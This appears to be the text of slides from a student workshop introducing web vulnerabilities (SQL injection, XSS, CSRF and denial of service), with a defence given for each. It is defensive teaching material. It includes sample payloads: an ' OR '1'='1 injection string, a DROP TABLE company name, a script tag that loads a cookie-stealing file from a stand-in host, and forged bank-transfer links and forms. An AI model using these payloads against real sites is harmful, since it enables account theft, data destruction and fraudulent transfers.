




Intro to Web Security, again

WiCyS Illinois



Things we did in our previous web security workshops



BUILT TCP CLIENT AND
SERVER



BUILT HTTP CLIENT AND
SERVER



LEARNED ABOUT BASIC
NETWORKING, GET VS. POST
REQUESTS, HOW TO FORM
HTTP REQUESTS, ETC.



HANDLED POST REQUESTS
IN HTTP SERVER



PARSED SOME JSON

Things we did in previous web security workshops

- Built TCP client and server
- Built HTTP client and server
- Handled POST requests in HTTP server
- Parsed some JSON

....Ended up being an intro to client-server networking rather than high-level web security. Still very relevant to web security, but so are higher-level hacks.

We'll get to those this time.



Workshop Goals

- Learn about some common web vulnerabilities
 - SQL injection
 - XSS
 - CSRF forgery
 - Denial-of-service attack

Also, learn how to prevent these from happening.



SQL

- Structured Query Language
- A language many databases use to access structured data
 - MySQL
 - PostgreSQL
 - MariaDB
 - Many more (all of the above also have extra DB-specific features)
- Not all popular databases are SQL-based, eg. MongoDB

SQL

What does structured data mean?

- For each database you create, you need to declare tables to query from.
- Each table has a set schema for data
 - For example: what if we want to store student records?
 - `CREATE TABLE students (studentID int, lastName varchar(255), firstName varchar(255), address varchar(255));`
- Then, after creating the table, we could query it and put data in it.



SQL

- Some basic operations that can be done:
 - SELECT
 - UPDATE
 - DELETE
- Other things you can do
 - Combine multiple database tables before querying
 - Different joins possible, such as left and right joins, so you can choose how two tables match up
 - Use aggregate functions to calculate averages, mins, max, etc. of data
 - Use SQL queries as a recommendation system instead of ML

How can SQL be "injected"?

- Web applications often take data from frontend forms to store in their databases
- Finding a user ID could be a query such as:
 - `SELECT userID FROM users WHERE id={value}`

How can SQL be "injected"? - Strings

- Different data types exist in SQL
- Integers, strings, floats, etc. are possible
 - Specific databases may have different datatypes
- String inputs need to have quotes around them
- Example:
 - `SELECT userID FROM users WHERE id='1e3f56'`
 - `SELECT studentName FROM students WHERE lastName='Zieba'`

How can SQL be "injected"?

- Web applications often take data from frontend forms to store in their databases
- Finding a user ID could be a query such as:
 - `SELECT userID FROM users WHERE id='{value}'`

So.. what if somebody entered an extra ' ?

How can SQL be "injected"?

- Web applications often take data from frontend forms to store in their databases
- Finding a user ID could be a query such as:
 - `SELECT userID FROM users WHERE id='{value}'`

So... what if somebody entered a ' ?


What if somebody then added a query condition that could find users other than the intended userID?

How can SQL be "injected"?

- Web applications often take data from frontend forms to store in their databases
- Finding a user ID could be a query such as:
 - `SELECT userID FROM users WHERE id='{value}'`

So... what if somebody entered a ' ?

Or, what if somebody added a semicolon after that?



How can SQL be "injected"?


- `SELECT userID FROM users WHERE id='{value}'`

How can SQL be "injected"?

- `SELECT userID FROM users WHERE id='{value}'`
- `SELECT userID FROM users WHERE id=' ' OR '1'='1 '`

How can SQL be "injected"?

- `SELECT userID FROM users WHERE id='{value}'`
- `SELECT userID FROM users WHERE id=' ' OR '1'='1'`




The input has formed three strings and escaped the original id check

How can SQL be "injected"?

- SELECT userID FROM users WHERE id='{value}'
- SELECT userID FROM users WHERE id=' ' OR '1'='1'

**Other things we could do,
aside from just adding this
condition:**


- Add a DROP TABLE statement to delete the users table
- Add a comment character to comment out the rest of the query



The input has formed three strings and escaped the original id check

How can SQL be "injected"?

- SELECT userID FROM users WHERE id='{value}'
- SELECT userID FROM users WHERE id=' ' OR '1'='1'




The input has formed three strings and escaped the original id check

For quick demo, see <https://www.hacksplaining.com/exercises/sql-injection>

How can SQL be "injected"?

- Reasons why SQL injection could be bad
 - Someone could get everyone's usernames/passwords/etc.
 - Somebody could add a semicolon and then any other SQL statement they want, like DROP TABLE, and empty your database
 - Both scenarios are probably not ideal for your web app

May seem like something everyone considers before deploying, but history has shown this isn't the case.



How can I keep my web app from getting injected?

- Parse and sanitize user inputs
- Test that inputs are actually sanitized correctly before publicly deploying...
- Could use parameterized SQL statements
 - A fixed SQL statement is attempted, eg. always only a SELECT, so trying to also drop table would simply lead to a syntax error
- Could use pre-existing libraries or frameworks which sanitize user inputs for you

SQL injection does have its uses!

The screenshot shows the CEIDG (Centralna Ewidencja i Informacja o Działalności Gospodarczej) website. The search results display details for a company named "Dariusz Jakubowski x'; DROP TABLE users; SELECT '1'". The data is organized into sections: Dane podstawowe, Dane kontaktowe, Dane adresowe, and Dane dodatkowe.

Dane podstawowe	
Imię	Dariusz
Nazwisko	Jakubowski
Numer NIP	6692508768
Numer REGON	022348068
Firma przedsiębiorcy	Dariusz Jakubowski x'; DROP TABLE users; SELECT '1'

Dane kontaktowe	
Adres poczty elektronicznej	-
Adres strony internetowej	-

Dane adresowe	
Adres głównego miejsca wykonywania działalności	ul. Olaszyńska 3c lok. 33, 80-395 Gdańsk, powiat Gdańsk, woj. POMORSKIE
Adresy dodatkowych miejsc wykonywania działalności	-
Adres do doręczeń	ul. Olaszyńska 3c lok. 33, 80-395 Gdańsk, powiat Gdańsk, woj. POMORSKIE
Przedsiębiorca posiada obywatelstwo państwa	Polska

Dane dodatkowe	
Data rozpoczęcia wykonywania działalności gospodarczej	2014-03-03

- You could name your company to cause SQL injection like this Polish company named "Dariusz Jakubowski x'; DROP TABLE users; SELECT '1' "
- <https://niebezpiecznik.pl/post/jego-firma-ma-w-nazwie-sql-injection-nie-zazdroscimy-tym-ktorzy-beda-go-fakturowali/>

A side note on general database security

- SQL injection isn't the only potential security concern with databases!
- Encrypting data before inserting into database could be useful instead of storing plaintext passwords
 - See: hashing and salting
- Many databases are "hacked" by being unsecure from the start
 - If your database allows anybody with the right port number to access it... anybody could connect a client by scanning enough ports....
 - Try not to make your database publicly accessible

Cross-site scripting (XSS)

- Attacker injects malicious client-side scripts
 - Could do things like grab authentication data such as an authorization cookie, send it to themselves
- Commonly happens in two ways:
 - Data from one user is sent to other users with malicious content, ie. a user leaves a comment with JavaScript in it
 - Users click on link (ex: sent through email) and unknowingly inject malicious code, reflects back on browser

Cross-site scripting (XSS)

- Persistent example:
 - Someone leaves a comment such as "haha yes relatable content **<script src="http://danielascripts.com/takeauth.js">**"
 - Other site viewers will run the script automatically, could have auth data taken
- Non-persistent example:
 - A site has a search capability, returns search query in text on site eg. "Search results for End to pandemic not found"
 - Attacker could put script tag into search query, have another user click link, running script

Cross-site scripting (XSS)

How can I protect against it?

- Can use escaping to prevent many XSS attacks
- Could sanitize potential HTML input
- Strip user inputs of characters like " and ' (though doesn't always work, can get around it)
- Disable scripts
- Only permit certain IP addresses to use cookie, so even if stolen through XSS it can't be used

Cross-site request forgery (CSRF)

- An innocent user unknowingly submits malicious web requests
- Exploits trust by site for browser, unlike XSS exploiting trust by user for a site
- Attacker needs to identify a web request that performs a specific action, eg. withdrawing money or changing password
- Then, generate and embed link for user to click on, such as in email

Cross-site request forgery (CSRF)

- Could be done using GET or POST requests
- GET requests could be embedded in fake image HTML tags or link tags
- POST requests could be embedded in HTML forms

Cross-site request forgery (CSRF)

Desired request: `http://bank.com/transfer.do?acct=MARIA&amount=100000`

GET request:

Activated if user clicks on link:

```
<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">  
    View my Pictures!  
</a>
```

Automatically sent if image loaded:

```

```

POST request:

```
<form action="http://bank.com/transfer.do"  
method="POST">
```

```
<input type="hidden" name="acct" value="MARIA"/>  
<input type="hidden" name="amount" value="100000"/>  
<input type="submit" value="View my pictures"/>
```


```
</form>
```

(Would also need JavaScript to submit the form)

Source: <https://owasp.org/www-community/attacks/csrf>

Cross-site request forgery (CSRF)

- How can I protect against it?
- For web apps:
 - Include anti-CSRF token, secret value in each HTML form (Django will do this by default; verified by server)
 - Set session cookie that won't be affected by cross-origin requests
 - Other ways exist depending on languages/frameworks used
- For your browser:
 - Could download extensions which disable cross-site requests by default
 - Ex: NoScript




Denial-of- service attacks

- Attacker sends a lot of web traffic
- Your servers get overloaded and can't serve regular users
- Distributed denial of service (DDoS): same thing, but traffic comes from many different sources
- Can happen without an attacker if your site gets unexpectedly very popular

DDoS attack in Mr. Robot

- In S01E01, E Corp finds a massive DDoS attack on its servers which causes the company to lose 13 million dollars within an hour



Denial-of-service attacks

How can I protect against it?

- There may not necessarily be a way to always, 100% ensure denial-of-service attacks don't happen
- BUT, you can minimize the possibility of it happening
 - Filter seemingly-dangerous packets before reaching application
 - Flag abnormal behavior to identify real vs. fake customers

Takeaways



Be cautious of user inputs



Be aware of web application security in your side projects, internship projects, etc.

Many web frameworks you use likely have built-in security that can help with this



Keep in mind that this workshop is not exhaustive in potential vulnerabilities